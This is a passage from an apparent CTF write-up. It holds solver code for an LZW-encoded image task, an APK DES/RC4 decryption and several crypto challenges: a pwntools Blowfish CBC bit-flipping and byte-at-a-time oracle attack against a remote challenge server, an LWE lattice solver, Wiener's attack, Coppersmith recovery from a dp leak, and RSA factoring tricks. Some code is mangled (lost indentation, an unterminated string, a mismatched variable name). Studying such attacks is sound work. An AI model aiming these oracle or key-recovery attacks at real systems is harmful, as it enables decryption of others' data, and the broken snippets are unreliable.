    decode_tmp[1] = t2;
    return decode_tmp;
}

```

```

int main()
{
    streampos size;

```

```

unsigned char * memblock = new unsigned char [3];
ifstream file("../out.enc", ios::in | ios::binary | ios::ate);
if (!file.is_open())
{
    cout << "Unable to open file";
    return 0;
}
size = file.tellg();
unsigned int *decode1 = new unsigned int[size];
unsigned int decode_size = 0;

file.seekg(0, ios::beg);
unsigned int read_count = 0;
while (!file.eof())
{
    file.read((char*)memblock, 3);
    decode_once(memblock);
    decode1[decode_size] = decode_tmp[0];
    decode1[decode_size + 1] = decode_tmp[1];
    decode_size += 2;
}
file.close();
delete[] memblock;
vector<int> tmp;
vector<vector<int>> bufs;
for(int i=0;i<decode_size;i++)
{
    if(decode1[i] == 0x101)
    {
        continue;
    }
    else if (decode1[i] == 0x100 )
    {
        bufs.push_back(tmp);
        tmp.clear();
        continue;
    }
    else if(decode1[i] == 0x102)
    {
        bufs.push_back(tmp);
        tmp.clear();
        break;
    }
    tmp.push_back(decode1[i]);
}

```

```

ofstream file2("out.bmp", ios::out|ios::binary);
if (!file2.is_open())
{
    cout << "Unable to open out.bmp file";
    return 0;
}
cout << buf.size() << " " << decode_size << " " << size << endl;
for(auto i = buf.begin(); i != buf.end(); i++)
{
    LZW_Decompressor d = LZW_Decompressor();
    d.decompress(*i);
    string s = d.get_output();
    file2.write(s.c_str(), s.length());
}

file2.close();
return 0;
}

```

APK1

```

des = DES.new('flag'.encode('hex').upper())
rde1 = des.decrypt('99EDA1D941316EEA'.decode('hex'))
a = ARC4.new('flag')
r = a.decrypt(rde1)
print r.encode('hex').upper()

```

Crypto

blowfishgame

```

#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
import base64
import re
from hashlib import sha384
from itertools import product
import fuckpy3

```



```

LOCAL = 0
VERBOSE = 0

if VERBOSE:
    context.log_level = 'debug'

if LOCAL:
    io = process(['python2', 'blowfishgame.py'])
else:
    io = remote('8.131.69.237', 15846)

table = string.ascii_letters + string.digits

# PoW
io.recvuntil('sha384')
rec = io.recvline().decode()
suffix = re.findall(r'\(XXX\+(.*?)\)', rec)[0]
digest = re.findall(r'==(.*?)\n', rec)[0]
print(f"suffix: {suffix} \ndigest: {digest}")

print('Calculating hash...')
for i in product(table, repeat=3):
    prefix = ''.join(i)
    guess = prefix + suffix
    if sha384(guess.encode()).hexdigest() == digest:
        print(guess)
        break
io.sendlineafter(b'Give me XXX:', prefix.encode())

io.recvuntil(',_|\n\n')
p0 = b'Blowfish_w0rld'
c0 = base64.b64decode(io.recvline().strip())
sendIV, c0 = c0[:8], c0[8:]
target = b'get_flag'
iv = []
for idx, val in enumerate(target):
    iv.append(sendIV[idx] ^ target[idx] ^ p0[idx])
iv = bytes(iv)
crafted_message = base64.b64encode(iv+c0)

flag = "

for boff in range(0, 48, 8):
    for off in range(7, -1, -1):

```

```

io.sendline(crafted_message)
io.sendline('\x00'*off)
res = base64.b64decode(io.recvline())
target = res[boff:boff+8]
for i in range(33, 128):
io.sendline(crafted_message)
io.sendline('\x00'*off+flag+chr(i))
res = base64.b64decode(io.recvline())[boff:boff+8]
if res == target:
flag += chr(i)
print(flag)
break

```

easy matrix

```

from sage.modules.free_module_integer import IntegerLattice
from random import randint
import sys
from itertools import starmap
from operator import mul

```

```

# Babai's Nearest Plane algorithm
# from: http://mslc.ctf.su/wp/plaidctf-2016-sexec-crypto-300/

```

```

def Babai_closest_vector(M, G, target):
small = target
for _ in range(1):
for i in reversed(range(M.nrows())):
c = ((small * G[i]) / (G[i] * G[i])).round()
small -= M[i] * c
return target - small

```

```

m = 128
n = 42
q = 2129

```

```

A_values = [[133, 22, 100, 73, 192, 287, 340, 483, 298, 268, 124, 254, 173, 352, 134, 359, 271, 219, 187, 469,
113, 187, 325, 155, 486, 63, 354, 422, 190, 358, 185, 122, 426, 357, 332, 289, 291, 108, 353, 464, 197, 426],
[210, 367, 199, 457, 277, 413, 187, 13, 281, 179, 480, 411, 160, 205, 213, 345, 450, 210, 122, 238, 81, 169,
375, 422, 154, 60, 51, 296, 511, 329, 278, 233, 340, 206, 106, 401, 501, 342, 425, 63, 425, 168], [141, 369,
503, 149, 52, 405, 50, 49, 454, 137, 127, 419, 489, 226, 20, 463, 447, 274, 304, 93, 318, 103, 135, 293, 142,

```

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1881, 937, 961, 1539, 1252, 1766, 614, 1786, 1675, 2008, 1713, 1126, 637, 312, 241, 239, 1144, 118, 1451,
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1519, 1926, 200, 502, 2006, 1577, 1636, 1024, 1887, 116, 43, 1085, 945, 71, 438, 936, 1235, 72, 1646, 581,
1654, 635, 1977, 897, 1902, 29]

```

```

A = matrix(ZZ, m + n, m)
for i in range(m):
    A[i, i] = q
for x in range(m):
    for y in range(n):
        A[m + y, x] = A_values[x][y]
lattice = IntegerLattice(A, ll_reduce=True)
print("LLL done")
gram = lattice.reduced_basis.gram_schmidt()[0]
target = vector(ZZ, b_values)
res = Babai_closest_vector(lattice.reduced_basis, gram, target)
print("Closest Vector: {}".format(res))

```

```

R = IntegerModRing(q)
M = Matrix(R, A_values)
ingredients = M.solve_right(res)

print("Ingredients: {}".format(ingredients))

```

```

for row, b in zip(A_values, b_values):
    effect = sum(starmap(mul, zip(map(int, ingredients), row))) % q
    assert(abs(b - effect) < 2 ** 37)

```

```

print("ok")

```

SimpleRSA


```
def wiener(e, n):
```

```
    m = 12345
```

```
    c = pow(m, e, n)
```

```
    q0 = 1
```

```
    list1 = continued_fraction(Integer(e)/Integer(n))
```

```
    conv = list1.convergents()
```

```
    for i in conv:
```

```
        k = i.numerator()
```

```
        q1 = i.denominator()
```

```
    for r in range(20):
```

```
        for s in range(20):
```

```
            d = r*q1 + s*q0
```

```
            m1 = pow(c, d, n)
```

```
            if m1 == m:
```

```
                return d
```

```
    q0 = q1
```

```
e
```

```
=
```

```
1072295425944136507039938677101442481213519408125148233880442849206353379681989305000
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n
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9285394491783712384990125100774596477064482280829407856014835231711788990066676534414
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77860042238454908960841595107122933173
```

```
d = wiener(e, n)
```

```
print(d)
```

```
c
```

```
=
```

```
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```

```
pow(c, d, n)
```

exposure

```
dp
1153696846823715458342658568392537778171840014923745253759529432977932183322553944430
236879985

c, e, n
4673596220485719052047643489888100153066571815569889888260342202348499838866885869291
2250418134186095459060506275961050676051693220280588047233628259880712415593039977585
8058909200893186430025978370000496261549009085433847612103588358439740729600808571507
27010985827690190496793207012355214605393036388807616, 7621,
1403760491349348221539642434030312019222395880541333190564834133119633853212796821863
5494844184037412464018789461968971974634733429862108348549408636115291545745800499841
9817456902929318697902819798254427945343361548635794308362823239150919240307072688623
000747781103375481834571274423004856276841225675241863
```

```
tmp = dp * e - 1
kbits = 210
for i in range(1, e):
    p = (tmp // i + 1) << 200
    PR.<x> = PolynomialRing(Zmod(n))
    f = x + p
    roots = f.small_roots(X=2^kbits, beta=0.4)
    if roots:
        print(i, roots)
        x0 = roots[0]
        if (n%(p+x0)) == 0:
            print(p+x0)
            break
```

```
from Crypto.Util.number import long_to_bytes

p
1142176184493857029617817817491639711006995291067100421787388536975273050986332762879
4478842373581937596761823394628513585538173848033965350050214224480253

q = n//p
assert p*q == n
d = inverse_mod(e, (p-1)*(q-1))
print(long_to_bytes(pow(c,d,n)))
```

more calc

```
import gmpy2
from Crypto.Util.number import *
```

c =
3505591868374888328217478432365181356052073760318580022742450042876226493302151138187
1995418539707283801414497303232960090541986190867832897131815320508500774326925395739
5282420325663132161022100365481003745940818974280988045034204540385744572806102552420
4283262655419253467028436933669917534682203000708886517325025207970027072486042757551
4471342164997149244044205247072315311115645755855836214700200464613652201134426101746
1901953583462467622428810167107079281190209731251995976003352201766861887320739990258
601550606005388872967825179626176714503475557883810543445553900145626868018945283116
0062315698482986474322296387716709989292671747978922668181058489406663507675599642320
3380493776130488170859798745677727810528672150350333480506424506676127108526488370011
0991476988750700439255242178373796541680091797981313783526231779477531929480125748317
7741372991005066875900770459644762548438474388076655842822437141772648037236281057239
5522725083798926133468409600491925317437998458582723897120786458219630275616949619564
0997335427662977706820445616053440903947775709737252117130762018469424388838970784080
6777932547158990704118642378158004690358831695861544319681913385236756504946707671037
6395085898875495653237178198379421129086523

p =
2740510704175326648914538862185816951187299662276526706486854211726987553136493989667
1662734188734825462948115530667205007939029215517180761866791579330410449202307248373
2292246622328221803972157211633691511150197705965287047194724245510245169286065849757
9335081494399773193999645995972082602511017921647770937384994541148373152483128489502
4319654509286305913312306154387754998813276562173335189450448233216133842189148761197
9485595299601444535131913722549020311687551651242187835047408344423793633114891087322
1605156695349827919853779462052180077391722800240297035808703350489720502188129515404
6656335865303621793069
s = (p-(pow(2,p,p*p)-2) // p)
q = gmpy2.next_prime(s)
n = p*q
e = 0x10001
d = inverse(e, (p-1)*(q-1))
print(long_to_bytes(pow(c,d,n)))

RSAsss

```
from Crypto.Util.number import *  
from gmpy2 import next_prime, iroot, mpz
```

```
p = getPrime(512)  
q = getPrime(512)
```

```
n = p * q * next_prime(p) * next_prime(q)  
e = 0x10001
```

n =
8030860507195481656424331455231443135773524476536419534745106637165762909478292141556
8468921465535556093019148841764223222867395461936822363558231490967310580449330465529

```
2670768216843572780017578337304572669209369414871852161059052371881309689588353324533
1244650675812406540694948121258394822022998773233400623162137949381772195351339548977
4225645460541889185423820884716667958421850190020250835431629917393099359727058719437
8773378449173550090501365106128402044757823013507521126840541325436843954925991731244
5348808412659422810647972872286215701325216318641985498202349281374905892279894612835
009186944143298761257
```

```
c
3304124639719334349997663632110579306673932777705840648575774671427424134287680988314
1293125933610876062438195282986101317970782623513073968319853975553906401513911386334
3195174674815661046358247964556177919498180612989800987651789945084087556967597676515
5608446799203699927448835004756707151281044859676695533373755798273892503194753948997
9476531006908418809254450591754943141986054750239395677504099072176542914306151022585
2399839423143679690263507799582947734731675473993898081429330428931841744349301970407
3164585505217658570214989150175123757038125380996050761572021986573934155470641091678
664451080065719261207
```

```
# factor using https://www.alpertron.com.ar/ECM.HTM
```

```
n0
8961506852753883631560212415400830028663693459961733486750905307662271536580937174003
7316558871796433906844464070995869293654082577887578197182408045172781798703173650574
7376449145155915222567588480899555787134587152345366644152165268309678318623015186365
86702212189087959136509334102772855657664091570630079
```

```
n1
8961506852753883631560212415400830028663693459961733486750905307662271536580937174003
7316558871796433906844464070995869293654082577887578197182408045175035339285085728002
8382203140684746709752287784642400880843318074207201213644867650111696697475533936616
50912114228227308579940164269877101973728452252879383
```

```
assert n0*n1 == n
```

```
def solve(a, b, c):
    ga = mpz(a)
    gb = mpz(b)
    gc = mpz(c)
    delat = gb**2-4*ga*gc
    if delat <= 0:
        return 0, 0
    de = iroot(delat, 2)
    if de[1]:
        r1 = (de[0]-gb) % (2*ga)
        r2 = (-de[0]-gb) % (2*ga)
        if (r1, r2) == (0, 0):
            x1 = (de[0]-gb) // (2*ga)
            x2 = (-de[0]-gb) // (2*ga)
```

```

x = max(x1, x2)
if n0 % x == 0:
    return x, 0
if n1 % x == 0:
    return x, 1
return 0, 0

```

```

for x in range(1, 1000):
    for y in range(1, 1000):
        a = y
        b = x*y+n1-n0
        c = -n0*x
        res, flag = solve(a, b, c)
        if res:
            print(x, y, res, flag)

```

```

p
7438702853077959381258310132763396438106232921778795282485510181580967905871873724619
094997564895264666055160684895522536793412379230489025112499879129021
c
3304124639719334349997663632110579306673932777705840648575774671427424134287680988314
1293125933610876062438195282986101317970782623513073968319853975553906401513911386334
3195174674815661046358247964556177919498180612989800987651789945084087556967597676515
5608446799203699927448835004756707151281044859676695533373755798273892503194753948997
9476531006908418809254450591754943141986054750239395677504099072176542914306151022585
2399839423143679690263507799582947734731675473993898081429330428931841744349301970407
3164585505217658570214989150175123757038125380996050761572021986573934155470641091678
664451080065719261207

```

```

n = n0
q = n//p
c = c % n0
d = inverse(e, (p-1)*(q-1))
print(long_to_bytes(pow(c, d, n)))

```